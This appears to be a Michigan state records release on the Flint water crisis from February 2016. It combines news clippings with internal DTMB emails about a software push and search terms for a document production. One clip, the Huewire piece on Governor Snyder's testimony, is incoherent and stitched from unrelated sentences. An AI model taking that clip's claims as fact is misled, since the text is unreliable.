- \$75 million is paid into the state's 21st Century Jobs Fund.
- \$72 million is proposed annually for a decade to pay for DPS reform. That money comes from a nearly \$49 million fund balance in the tobacco settlement and money that previously paid for other programs.

Tobacco dollars historically have been used to support Medicaid programs, the Family Independence Program within the **Department of Health and Human Services**, student financial services programs within the **Department of Treasury** and for **Michigan State Police** criminal investigations.

<http://www.crainsdetroit.com/article/20160214/NEWS/302149988/michigans-tobacco-settlement-fund-distribution>

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## Michigan Department of Health and Human Services retiree recognized

Lenconnect.com – February 15, 2016

ADRIAN - Lenawee County commissioners on Wednesday applauded Becky Clark's nearly 40-year career in the Lenawee County office of the Michigan Department of Health and Human Services.

"This person is what I consider the consummate professional," said office manager Tim Kelly as a certificate of appreciation was presented to Clark in honor of her retirement. "She does her job to a high level and expects a level of work from others," he said.

"I'm hoping I've made a difference," said Clark, a lifelong Riga resident.

Clark was an expert in long-term care policy and Medicaid programs, said the commission certificate of appreciation.

"She has challenged those around her to higher standards and community involvement," the certificate stated.

<http://www.lenconnect.com/article/20160215/NEWS/160219346>

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## Health information exchange commits \$250K to Flint

Grand Rapids Business Journal – February 15, 2016, By Charlsie Dewey

A Grand Rapids-based health information exchange will collaborate with several other organizations across the state to provide help to the children and families of Flint dealing with the long-term health effects of the city's water crisis.

Great Lakes Health Connect, or GLHC, said it will invest \$250,000 in collaboration with the Greater Flint Health Coalition and the health care community throughout Flint and Genesee County to "build up the region's health IT infrastructure," which it said is essential to the "most timely, accurate and secure exchange of medical data, diagnosis and treatment."

GLHC is among the leading providers of HIE services in the nation.

"The goal of the Great Lakes Health Connect board of directors is to give those responding to the health care needs of Flint's residents the tools needed to coordinate care and positively impact the health and wellbeing of Flint's citizens over the long term," said Tom Bres, GLHC board chair.

The investment is targeted at meeting the special needs of the crisis and is aimed at connecting all Genesee County health care providers to GLHC's statewide HIE network.

Establishing this technological connectivity will enable health care providers with enhanced communication to facilitate the long-term care coordination for more than 420,000 Genesee County residents, Bres said.

GLHC said connecting all Genesee County health care entities would ensure the region's providers have access to the most secure, accurate and timely medical data for generations to come.

In addition, GLHC will connect community service organizations such as the Greater Flint Health Coalition to facilitate their efforts in support of the overall lead exposure response.

GLHC said it is committed to leveraging the HIE power in all aspects of community-based health care, from physicians and hospitals to outpatient clinics, dental offices and other health organizations serving Michigan residents.

"This integrated network of providers holds the potential for establishing the greater Flint region as the benchmark model for a care-connected community in the United States — a virtual environment where information can be shared quickly among health care providers, leading to more effective, efficient health care services," Bres said.

The financial commitment being made by GLHC consists of: \$100,000 earmarked for a Community Interface Grant that will cover costs associated with linking more than 40 physician offices countywide; \$90,000 for a dedicated implementation consultant to coordinate the initiative at the local level; \$50,000 will involve the build-out of the analytics engine enabling the shared communications and detailed data analysis that will be needed for decades to come; and a \$10,000 education grant established to facilitate training for all entities being connected.

Dr. Larry Reynolds, president and CEO of Mott Children's Health Center, expressed his "sincerest gratitude," on behalf of the "hundreds of health care providers throughout Genesee County," in response to the donation.

"As health care providers, we will persevere in providing those we serve with the education, testing and treatment they may need now and over the years to come," he said.

"The state of Michigan and the Michigan Department of Health and Human Services believe collaborating with public and private partners is critically important as we assist children and families in Flint affected by the water emergency," said Dr. Eden Wells, the state's chief medical executive. "The efforts and generous financial contribution from Great Lakes Health Connect and partnerships like this with the Greater Flint Health Coalition and health care providers will enhance care coordination so families have access to more timely diagnosis and treatment."



Flint-area hospitals currently leverage a variety of GLHC solutions and contribute to its registries within their emergency department, inpatient, outpatient and physician practice environments.

More than 4,000 provider offices and 128 Michigan hospitals representing 100 percent of hospitals in Genesee County and 85 percent of the acute care beds in the state access the Great Lakes Health Connect registries and solutions.

<http://www.grbj.com/articles/84521-health-information-exchange-commits-250k-to-flint>

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## Flu shots still available from Lenawee County Health Department

Lenconnect.com – February 15, 2016

ADRIAN - The Lenawee County Health Department is prepared for an increase in demand for influenza vaccinations after Tuesday's report of an Oakland County child's flu-related death, said Deidre Reed, director of nursing.

"We'll take all comers," she said. The health department has vaccine available to continue giving flu shots through April or May, she said. Appointments for Wednesday vaccination clinics can be made by calling 264-5226.

The Michigan Department of Health and Human Services urged those not already vaccinated to get a flu shot in a news release about the first pediatric death of the current flu season. Health officials said three out of four confirmed influenza specimens this season are the strain called 2009 H1N1.

"This virus can cause severe flu infections in children and in young- and middle-aged adults," the news released stated. Flu vaccines available this season are a good match for the virus, it said.

<http://www.lenconnect.com/article/20160215/NEWS/160219347>

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## Attorney Billy Murphy Says Flint Residents, "living a nightmare"

The Atlanta Voice – February 15, 2016, By Stacy M. Brown

Famed Baltimore Attorney William "Billy" Murphy Jr., has filed a federal class action lawsuit alleging a pattern of behavior by Michigan Gov. Rick Snyder, the mayor and other officials that Murphy said violated the constitutional rights of those who are being forced to pay for clean water but have never received it.

"The governor has to be held accountable," Murphy told the NNPA News Wire in his first detailed interview about the lawsuit and the water disaster in Flint, where superstars like Aretha Franklin, Snoop Dogg, Diddy, Cher, Jimmy Fallon and others have been donating water bottles and funds to assist residents.

The lawsuit, filed on Sunday, Jan. 3, specifically names as defendants Snyder, former Flint Mayor Dwayne Walling, the state of Michigan Department of Health and Human Services, the state Department of Environmental Quality, the state of Michigan and the city of Flint.

Those defendants breached their duties by knowingly, recklessly and callously providing a toxic water supply that's unfit for human use and consumption, Murphy said. Making matters worse, officials insisted that the water was safe and fit and they knowingly, recklessly and callously refused to reinstate a safe water supply despite ample evidence that the water was highly toxic.

Murphy was joined in filing the suit by Flint-based attorney Val Washington, who said officials have for quite some time ignored the contamination.

Both attorneys said the actions were part of a conspiracy.

"In conspiring to commit these constitutional and other deprivations and intentional torts, by actively discriminating against ordinary citizens while, conversely, showing preferential treatment toward certain state of Michigan employees, who were specifically aware of the degradation of water quality in Flint and were provided with safe, portable drinking water alternatives not available to the general public; ignoring citizen complaints regarding the toxicity of the water supply; and, actively misleading [residents] regarding the dangerous health hazards presented without any process – whether procedural or substantive – to seek relief," Murphy noted in the court filing.

Murphy said that the situation not only denied local residents their constitutional rights, but local and state officials conspired to effect that denial which is an act that is "far more insidious than mere interference with their contract rights."

As noted in a recent Washington Post profile of Murphy, the 72-year-old has been the lawyer to call for more than 45 years.

The longtime criminal defense attorney is respected and feared as a litigator and he's been able to secure multimillion-dollar settlements in police brutality and racial discrimination cases.

Last year, the Freddie Gray case in Baltimore again thrust Murphy into the national spotlight. He continues to represent Gray's family while prosecutors press on with criminal cases against several police officers involved in Gray's death.

Last month, Murphy was asked to come to Flint by a group of local ministers, he said.

"I had heard about Mr. Murphy for years, because of his excellent national reputation. But I never thought we would get a chance to work together to right such a tragic wrong to my beloved Flint," said Washington, a former Circuit Court Judge who also has roots in Baltimore.

<http://theatlantavoices.com/news/2016/feb/15/attorney-billy-murphy-says-flint-residents-living-/>

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## State's top doc worked part-time as Flint crisis erupted

Detroit Free Press – February 12, 2016, By Keith Matheny

As Flint's water problems slowly emerged as a public health calamity over the spring, summer and fall of last year, the top medical officer at the Michigan Department of Health and Human Services was continuing her course load as an associate professor and medical residency program director at the University of Michigan, working for the health department only part-time, both the university and health department have confirmed.

The part-time arrangement for Dr. Eden Wells, the state's chief medical executive, appears to have plainly violated state law. [Michigan's Public Health Code](#) states that if the director of the state health department is not a doctor, the director shall appoint a chief medical executive who is and "the chief medical executive shall be a full-time employee."

The switch to a part-time chief medical executive began after Gov. Rick Snyder took office in 2011. Every top doctor since has been part-time.

Wells, who began her position with the state health department on May 1 of last year, "has been splitting her time between some of her university duties and her state duties," University of Michigan public affairs director Rick Fitzgerald said.

Wells is the director of the preventive medicine residency program at Michigan's School of Public Health. That position involves supervising students in the program and a seminar that meets once per week, Fitzgerald said. University class schedules show Wells teaching a "by arrangement" epidemiology course from July 1 through Aug. 18. For Fall Semester 2015, which began Sept. 8 of last year and concluded Dec. 23, Wells was listed as teaching two epidemiology courses and a health management and policy course on Tuesday, Wednesday and Thursday afternoons.

Whether Wells actually taught those courses is unclear; Fitzgerald said he did not have that information and Health and Human Services spokeswoman Jennifer Eisner said Wells was in Flint "working on the response" to the water crisis and not immediately available for comment.

It was in July of last year that epidemiologists at the state Department of Health and Human Services reviewed blood test results from Flint children and found a spike in blood-lead levels in the months immediately after the city switched its water supply to the Flint River.

But state epidemiologists explained it away — a "missed opportunity" that could have resulted in an earlier response to the crisis, Wells told the Free Press last month.

"If I knew then what I know now ... We needed a much more robust analysis," she said in January. "We should have torn it up and apart and gone up and down with that (data). That wasn't done.

"When I think about how Flint citizens have just had one thing after another — not just over the past two years, but many, many years — I wish that was not a missed opportunity."

The Department of Health and Human Services, after Free Press inquiries on Wells' part-time status, on Friday issued a news release stating she had become the department's full-time chief medical executive effective Feb. 1, at a salary of \$184,000 per year.

Wells' predecessor in the position, Dr. Gregory Holzman, served from 2006 to 2011 in Gov. Jennifer Granholm's administration and the first few months of Snyder's administration.

"I kept quite busy being a full-time person there," said Holzman, who is now state medical officer for the Montana Department of Public Health and Human Services.

Dr. Dean Sienko, Ingham County's health officer, was appointed to replace Holzman on an interim basis at what was then known as the Michigan Department of Community Health. An April 20, 2011, memo Sienko wrote to the Ingham County Board of Commissioners' human services and finance committees described a very part-time job for the state health department.

"The proposal would require my presence at MDCH for an average of 8 hours/week," Sienko's memo stated. "I would also need to be available to MDCH staff on an on-call basis."

Sienko's successor and Wells' predecessor, Dr. Matthew Davis, was also part-time for the health department from March 2013 until April of last year.

Democratic state Sen. Curtis Hertel Jr., minority vice chair of the Senate's Health Policy Committee, could not explain the apparently unlawful switch to a part-time state chief medical executive, noting that "the Legislature is not involved in the hirings and firings of the department."

"I would say that's a good question for the governor's office and the department," he said.

"Certainly, having a full-time chief medical officer has value. I'm sure he or she can provide assistance in a time of crisis like this."

Messages left with the governor's media office seeking comment were not returned by Friday afternoon.

Eisner did not provide specifics on Wells' work arrangement with the state prior to or since the Flint water crisis gained national and worldwide attention.

"Dr. Wells is available to the department full time for the emergency response in Flint," Eisner stated by e-mail. "Dr. Wells has been accessible to the department 24 hours a day, seven days a week, and is essential to leading our public health efforts."

Flint resident Rhonda Kelso expressed surprise when told about Wells' work arrangement with the state.

"It's horrifying," said Kelso, 52, whose water has shown elevated lead levels in tests in both August and November. Kelso has a 12-year-old daughter with special needs.

She questioned why the Snyder administration made the switch to a part-time chief medical executive when state law requires a full-time top doctor.

"A lot of our officials, members of our government, are doing illegal things," Kelso said. "It's horrifying that they know and they don't care. They are treating us like we are disposable people. Like we're poor and we don't matter."

### **Wells lone doctor among state health execs**

Wells is the only medical doctor listed among the Michigan Department of Health and Human Services' top executives. Department director Nick Lyon has a background in health administration and budgeting. Susan Moran, who heads the department's population health and community services division, which oversees laboratories as well as epidemiology and chronic diseases control, has a background in health care administration; her division was deeply involved in Flint water-related lead and *Legionella* infection issues.

A review of state health departments in other Midwestern states shows Illinois, Indiana and Minnesota all have medical doctors leading their agencies, while Michigan, Ohio and Wisconsin do not.

Among states who responded to Free Press inquiries, Ohio's and Illinois' state health departments have top doctors who work full-time for their respective states. Indiana, with its state health commissioner and chief medical consultant both medical doctors, allows its top doctors to split their time with personal practice, university or other work, the same as Michigan.

<http://www.freep.com/story/news/local/michigan/flint-water-crisis/2016/02/12/health-department-eden-wells-flint-water/80195340/>

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
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**From:** Pike, Collin (DTMB)  
**Sent:** Tuesday, February 16, 2016 2:21 PM  
**To:** Pung, Linda (DTMB);Merricle, Jennifer (DTMB);Hogan, James (DTMB)  
**Cc:** Weston, Jessica (DTMB)  
**Subject:** RE: RM push ticket, multiple machines

Thank you, Linda.

Update: The given users have been put on the list and should leave their computers on and connected to the state network overnight tonight. The installs should start kicking off first thing tomorrow morning.

Thanks,  
*Collin Pike*  
*Developer/Analyst*  
*DTMB – Agency Services*  
*Office: (517) 241-7810*



**HELP. CONNECT. SOLVE.**

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**From:** Pung, Linda (DTMB)  
**Sent:** Tuesday, February 16, 2016 11:31 AM  
**To:** Pike, Collin (DTMB) <[PikeC1@michigan.gov](mailto:PikeC1@michigan.gov)>; Merricle, Jennifer (DTMB) <[MerricleJ@Michigan.gov](mailto:MerricleJ@Michigan.gov)>; Hogan, James (DTMB) <[hoganj@michigan.gov](mailto:hoganj@michigan.gov)>  
**Cc:** Weston, Jessica (DTMB) <[WestonJ2@michigan.gov](mailto:WestonJ2@michigan.gov)>  
**Subject:** RE: RM push ticket, multiple machines

Hi Collin,  
Jim Hogan is the General Manager for DEQ, so I am including Jim on this thread.

Thanks,  
Linda


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**From:** Pike, Collin (DTMB)  
**Sent:** Tuesday, February 16, 2016 11:29 AM  
**To:** Merricle, Jennifer (DTMB) <[MerricleJ@Michigan.gov](mailto:MerricleJ@Michigan.gov)>; Pung, Linda (DTMB) <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)>  
**Cc:** Weston, Jessica (DTMB) <[WestonJ2@michigan.gov](mailto:WestonJ2@michigan.gov)>  
**Subject:** RE: RM push ticket, multiple machines

Jennifer and Linda,

Jessica Weston wanted me to let you both know when I submit the OA software push ticket into Remedy. So, I submitted INC000005900526 and have already reached out to Jason Frost and John McQuaid on getting the package push escalated. If I get any updates, I will keep you both posted.

Thank you,  
*Collin Pike*  
*Developer/Analyst*  
*DTMB – Agency Services*  
*Office: (517) 241-7810*



**HELP. CONNECT. SOLVE.**

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**From:** Pike, Collin (DTMB)

**Sent:** Tuesday, February 16, 2016 11:24 AM

**To:** Frost, Jason (DTMB) <[FrostJ@michigan.gov](mailto:FrostJ@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>

**Cc:** Brys, Anne (DTMB) <[BrysA@michigan.gov](mailto:BrysA@michigan.gov)>; Proux, Julie (DTMB) <[ProuxJ@michigan.gov](mailto:ProuxJ@michigan.gov)>

**Subject:** INC000005900526- Requesting Escalation for Software Push

**Importance:** High

Jason/John,

The attached DEQ users (16 total) have been tasked by the governor's office to review documents for release to the public, concerning the Flint water crisis. They have their Records Manager application training Thursday morning and will need the APP\_RecordsManager software.

Can we fast track this push request so the users are able to do their application training on Thursday morning?

The Remedy ticket is INC000005900526


Thanks,

*Collin Pike*

*Developer/Analyst*

*DTMB -- Agency Services*

*Office: (517) 241-7810*



**HELP. CONNECT. SOLVE.**

**From:** Weston, Jessica (DTMB)

**Sent:** Tuesday, February 16, 2016 9:03 AM

**To:** Pike, Collin (DTMB) <[PikeC1@michigan.gov](mailto:PikeC1@michigan.gov)>

**Subject:** RM push ticket, multiple machines

Collin - Attached is a request for RM push to multiple DEQ machines. These are people who are going to be reviewing records for release concerning the Flint water crisis and need to be processed ASAP. They are training on Thursday morning and would like to start using RM on Thursday afternoon.

Please escalate the ticket as soon as it is submitted, and alert Jennifer Merricle and Linda Pung as soon as you submit the ticket. The contact for the ticket is Mike Marshall at DEQ.

Thanks and let me know if you have any questions.

Jessie Weston

Records Analyst

DTMB Records Management Services

517-335-9145 desk

517-281-4255 mobile

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**From:** Nordyke, Susan (DTMB)  
**Sent:** Tuesday, February 16, 2016 2:38 PM  
**To:** Pung, Linda (DTMB)  
**Subject:** FYI: FW: NEW DEADLINE - Time Sensitive Request

Hi Linda,

This is FYI only. I want to keep you in the loop of what I receive from Chris.


Thanks,  
Susan.

---

**From:** Christensen, Chris (DTMB)  
**Sent:** Tuesday, February 16, 2016 1:11 PM  
**To:** Nordyke, Susan (DTMB) <NordykeS@michigan.gov>  
**Subject:** FW: NEW DEADLINE - Time Sensitive Request

FYI

Chris Christensen  
Director of Infrastructure Protection  
Office: (517) 241-2188  
Cell: (517) 243-1647  
[Christensenc4@michigan.gov](mailto:Christensenc4@michigan.gov)



**HELP. CONNECT. SOLVE.**

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**From:** Stibitz, Brom (DTMB)  
**Sent:** Friday, February 12, 2016 4:41 PM  
**To:** Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>  
**Subject:** FW: NEW DEADLINE - Time Sensitive Request

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**From:** Stibitz, Brom (DTMB)  
**Sent:** Friday, February 12, 2016 3:57 PM  
**To:** Allen, Charlotte (DTMB) <[AllenC1@michigan.gov](mailto:AllenC1@michigan.gov)>; Behen, David (DTMB) <[Behend@michigan.gov](mailto:Behend@michigan.gov)>; Best, Marcy (DTMB) <[BestM@michigan.gov](mailto:BestM@michigan.gov)>; Brownlee, Jeff (DTMB) <[BrownleeJ@michigan.gov](mailto:BrownleeJ@michigan.gov)>; Buhs, Caleb (DTMB) <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>; Davenport, Rodney (DTMB) <[DavenportR1@michigan.gov](mailto:DavenportR1@michigan.gov)>; Donnan, Chanda (DTMB) <[DonnanC@michigan.gov](mailto:DonnanC@michigan.gov)>; Fortino, Diane (DTMB) <[FortinoD@michigan.gov](mailto:FortinoD@michigan.gov)>; Gelisse, Ashley (DTMB) <[GelisseA@michigan.gov](mailto:GelisseA@michigan.gov)>; Gilliland, Michael (DTMB) <[gillilandm@michigan.gov](mailto:gillilandm@michigan.gov)>; Gonzalez, Tonyia (DTMB) <[GonzalezT1@michigan.gov](mailto:GonzalezT1@michigan.gov)>; Griswold, Kim (DTMB) <[GRISWOLDK@michigan.gov](mailto:GRISWOLDK@michigan.gov)>; Ingersoll, Jean (DHHS) <[IngersollJ@michigan.gov](mailto:IngersollJ@michigan.gov)>; Jeffery, Phillip (DTMB) <[JefferyP@michigan.gov](mailto:JefferyP@michigan.gov)>; King, Susan (MCSC) <[KingS5@michigan.gov](mailto:KingS5@michigan.gov)>; Kopacsi, Christian (DTMB) <[KopacsiC@michigan.gov](mailto:KopacsiC@michigan.gov)>; Lowe, Richard (DTMB) <[lower@michigan.gov](mailto:lower@michigan.gov)>; Manning, Kelly (DTMB) <[ManningK4@michigan.gov](mailto:ManningK4@michigan.gov)>; Mathews, Jamie (DTMB)

<MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoevering, Joyce (DTMB) <Vancoevering1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>

**Cc:** Baker, Natasha (SRO) <BakerN5@michigan.gov>; Hawks, Orlene (DTMB) <HawksO@michigan.gov>

**Subject:** NEW DEADLINE - Time Sensitive Request

Senior Management Team,

We just received the search terms for the document production. (See below.) Given the lateness of this email, we are asking you send your list of custodians to Jean Ingersoll **no later than noon on Tuesday, February 16.**

We are not asking you to conduct any searches right now. Further directions will come from Jean.

Search terms:

Legionnaire  
Legionella  
“boil water order” & “Flint” (anywhere in document)  
“coli” & Flint (anywhere in document)  
“bacteria” & “Flint” (anywhere in document)  
“microb” & “Flint” (anywhere in document)  
“TTHM” & “Flint” (anywhere in document)  
“Lead” & “Flint” (anywhere in document)  
“emergency” & “Flint” (anywhere in document)  
Karegnondi  
“Genesee County Health Department”  
“Flint” (within sentence) “utilities”  
“Lead and Copper Rule”  
“Detroit Water and Sewerage Department” & “Flint” (anywhere in document)  
“DWSD” & “Flint” (anywhere in document)  
“Flint River”  
“Pb” & “water” (anywhere in document)  
“KWA”

Please call me or Jean if you have any questions.

Brom

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**From:** Stibitz, Brom (DTMB)

**Sent:** Thursday, February 11, 2016 4:40 PM

**To:** Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <IngersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <JefferyP@michigan.gov>; King, Susan (MCSC) <KingS5@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB)



<lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Stibitz, Brom (DTMB) <StibitzB@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoevering, Joyce (DTMB) <Vancoeveringj1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>

**Subject:** Time Sensitive Request

SMT,

Jean Ingersoll is leading DTMB's effort to comply with document production requests related to freedom of information requests and certain lawsuits against the state.

At some point during the day tomorrow, Jean will share with you a list of standard "search terms" which we will use to compile documents related to this lawsuit.

**Within 2 hours of receiving this email from Jean, you need to respond with a list of likely custodians from your work area.** Jean may have more information on this tomorrow, but generally speaking a custodian will be a staff member who might reasonably be expected to have documents (electronic or otherwise) that correspond to the issues identified in the search terms.

If you have any questions, please call me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology, Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004



**HELP. CONNECT. SOLVE.**

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**From:** Ridley, Nancy (DHHS)  
**Sent:** Wednesday, February 17, 2016 11:07 AM  
**Subject:** MEDIA CLIPS for 02 17 16

- [Michigan governor, EPA to testify at House panel on Flint](#)
- [Detroit drinking water is safe but elevated lead levels in children still cause for alarm](#)
- [State House panel approves bills to stop sending 17-year-olds to adult prisons](#)
- [Council offers services to migrant workers while in southeast Michigan](#)
- [Seven reasons Michigan residents should ask questions about their own drinking water](#)
- [ISU students helping Flint during water crisis](#)
- [State health agency under review for Flint actions](#)
- [Fire chief: Michigan policy prohibiting EpiPens puts 'lives at risk'](#)
- [Test children for lead, experts tell Kalamazoo crowd](#)
- [Editorial: Court rightly restores blind draw in Flint](#)

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## Michigan governor, EPA to testify at House panel on Flint

Huewire – February 16, 2016, By Darrin Jackson

House Oversight and Government Reform Committee Chairman Jason Chaffetz says he has granted Governor Rick Snyder's request to testify about the Flint water crisis. Only when forced to acknowledge the alarming findings of researchers did government leaders start to take decisive action to alert citizens not to drink toxic tap water. Democrats have urged the GOP to call Snyder to testify.

In fact, the raise had been scheduled long before as a cost-of-living adjustment, which all MI state workers receive, The Detroit News reported. The governor wants to answer questions about what led to Flint's water contamination crisis as well as highlight the need for Congress to take action on lead abatement issues looming in other cities, Murray said.

Require EPA to create a strategic plan for handling and improving information flow between drinking water utilities, the states, EPA, and affected drinking water consumers when there is an enforceable lead exceedance in drinking water.

On Thursday, the organization called on the U.S. Department of Justice to launch both civil and criminal investigations into the **Flint** water crisis, which, the NAACP claims, amounts to "potential environmental and civil rights violations" against the residents of the city. Officials knew about high lead levels, no corrosion controls and the possible impact, but did nothing.

The House Oversight Committee held a hearing February 3 about the ongoing water crisis in **Flint**. All of **Flint's** children were exposed to water with elevated levels of lead.

Gov. Rick Snyder speaks about the **Flint** water crisis during a press conference on Wednesday, Jan. 27, 2016, at City Hall in downtown, **Flint**, Mich. **Flint** Emergency Manager Darnell Earley and Miguel Del Toral, an EPA staff expert, will attend as well. Susan Hedman, the former EPA Midwest chief who resigned earlier this month, was also invited.

Another witness, Virginia Tech University's Marc Edwards, a professor of environmental and water engineering, told the committee that the EPA did not display the sense of urgency the situation required to address the public health problem once it became known within the agency.

The documents released Friday also include correspondences with the Department of Health and Human Services; the Department of Treasury; the Department of Technology, Management, and Budget; and the Department of Agriculture and Rural Development.

The city made the switch to the **Flint** River eight days later, marking the occasion with a ceremony April 25. The more corrosive water from the river had caused lead to leach out of the pipes into the drinking water, officials said.

Rep. Dan Kildee, D-Mich., said he was glad Snyder had finally agreed to discuss the matter under oath.

It's harder to analyze with people with low exposure, she told CNN, because of other variables, including diabetes and obesity, two conditions that are especially prevalent in impoverished cities such as **Flint**.

<http://www.huewire.com/headlines/native-american/michigan-governor-epa-to-testify-at-house-panel-on-flint/85448/>

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## Detroit drinking water is safe but elevated lead levels in children still cause for alarm

WXYZ – February 16, 2016, By Dave LewAllen

DETROIT (WXYZ) - The crisis in Flint over the city's drinking water has focused renewed attention nationally on the dangers of lead.

Lead concerns in Detroit have nothing to do with water, according to Gary Brown, the new director of the Detroit Water and Sewerage Department.

"I do want to assure every Detroiter that the water that they're receiving from DWSD is of the highest quality and standards," Brown told 7 Action News.

Brown has only been on the job, officially, since January 1. Due to lead poisoning of residents in Flint, Brown said the question is asked frequently by customers who call or email the department.

"We have chemists that are checking the water every four hours before it leaves the plant and Detroiters' can rest assured that the water is safe in the city of Detroit," said Brown.

Part of the concern comes from recent published reports of data from the Michigan Department of Health and Human Services. Children living in 10 zip codes in Detroit, Highland Park and Hamtramck showed elevated lead levels, according to 2014 figures.

Detroit City Council member Mary Sheffield wants more answers and plans to bring the matter to the legislative body.

Twenty percent of children tested in zip code 48206 in Detroit show elevated lead levels in the most recent testing. That's part of the west-side district Sheffield represents.

"It's not the water," said Sheffield. "It's probably the old housing stock. It's the paint, it's the lead-based paint, it's the soil, the dirt, and so, we need to know as a city what exactly is causing it and, again, how we as a city and me as a council member can make sure that my residents and constituents are safe."

Today, the Detroit Water and Sewerage Department (DWSD) released this statement in response to questions about the safety of drinking water in the city:

*The Detroit Water and Sewerage Water Department (DWSD) takes the issue of quality drinking water very seriously. Any statements that have suggested our neighborhoods have excessive lead in their water are simply incorrect. In light of the recent controversy regarding Flint water, DWSD would like to emphasize that for decades, Detroit's water has not only met but exceeded EPA standards for lead control.*

*Many of the homes built in the United States prior to the end of World War II contained lead pipes. Today, Detroit no longer allows lead pipes to be used for home construction or repairs. Like many communities with older housing stock, Detroit has long practiced lead corrosion control to ensure the high quality of its water. Federal regulations acknowledge that the best approach to minimize exposure to lead in drinking water is establishing a protective coating in pipes to minimize the ability of lead or other materials from the service lines or plumbing fixtures in homes to leach into the water. When the issue of lead control came to light in the 1990s, Detroit began its lead corrosion control program, before the EPA even required it. Standards under the EPA's "lead and copper rule" state that if lead in the water exceeds 15 ppb (parts per billion), remedial action is required. The lead levels in Detroit water are far under the federal action limit and Detroit is considered an optimized community by the EPA for its corrosion control efforts.*

*While we are proud of this effort, we continue to be vigilant to ensure that we build upon our progress. The city of Detroit has contracted with the Great Lakes Water Authority (GLWA), the regional water authority that serves southeast Michigan, to perform lead and copper testing as required by the EPA. GLWA provides the communities it serves, including Detroit, with water of unquestionable quality and follows stringent EPA guidelines to ensure all testing is in compliance with the standards imposed by federal and state regulators.*

*The most recent testing in Detroit was completed in 2014 and disclosed that, 100% of the homes tested were well below EPA's action level. The testing included older homes where lead service lines and lead solder existed. For homes built prior to 1950, there are simple steps that can be taken to ensure safer water. Those efforts include using a certified water filter to remove lead from the tap, flushing out the tap water lines (let the water run) after a period of stagnation, and minimizing the consumption of water from the hot water tap where lead is more likely present. Additional information can be found at: [www.drink.tap.org](http://www.drink.tap.org).*

*Finally, it is important to note that exposure to lead can come from sources other than water. A recent article published by Bridge Magazine titled "Places with Higher Lead Rates than Flint" pointed to lead paint in older homes as a cause for lead exposure. While DWSD is dedicated to working with the Detroit Health and Wellness Department as well as other City Departments to address lead concerns on a collaborative basis, it is important for residents to be aware of lead-based materials that may be in the home. Homeowners interested in lead testing services should call 313-926-8128 for further information or DWSD Customer Care at 313-267-8000.*

<http://www.wxvz.com/news/region/detroit/detroit-drinking-water-is-safe-but-elevated-lead-levels-in-children-still-cause-for-alarm>

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## State House panel approves bills to stop sending 17-year-olds to adult prison

Michigan Radio – February 16, 2016, By Jake Neher

Legislation to keep many 17-year-olds from going to adult prisons cleared a state House panel on Tuesday.

Michigan is one of only a handful of states that automatically prosecutes 17-year-olds as adults. The bills would end that practice.

People under 18 could still go to adult prisons for violent crimes such as murder.

State Rep. Harvey Santana, D-Detroit, is leading the effort. He says it's one of the most important criminal justice initiatives moving forward in the country.

“And it’s only because we’re so far behind,” Santana told the House Criminal Justice Committee before it held votes Tuesday morning.

“What sense does it make to send a child to an adult prison? What good could become of that?”

Some local governments worry about the cost of housing more juveniles in county jails. Santana says he’s working with the Michigan Department of Health and Human Services to help cover those costs.

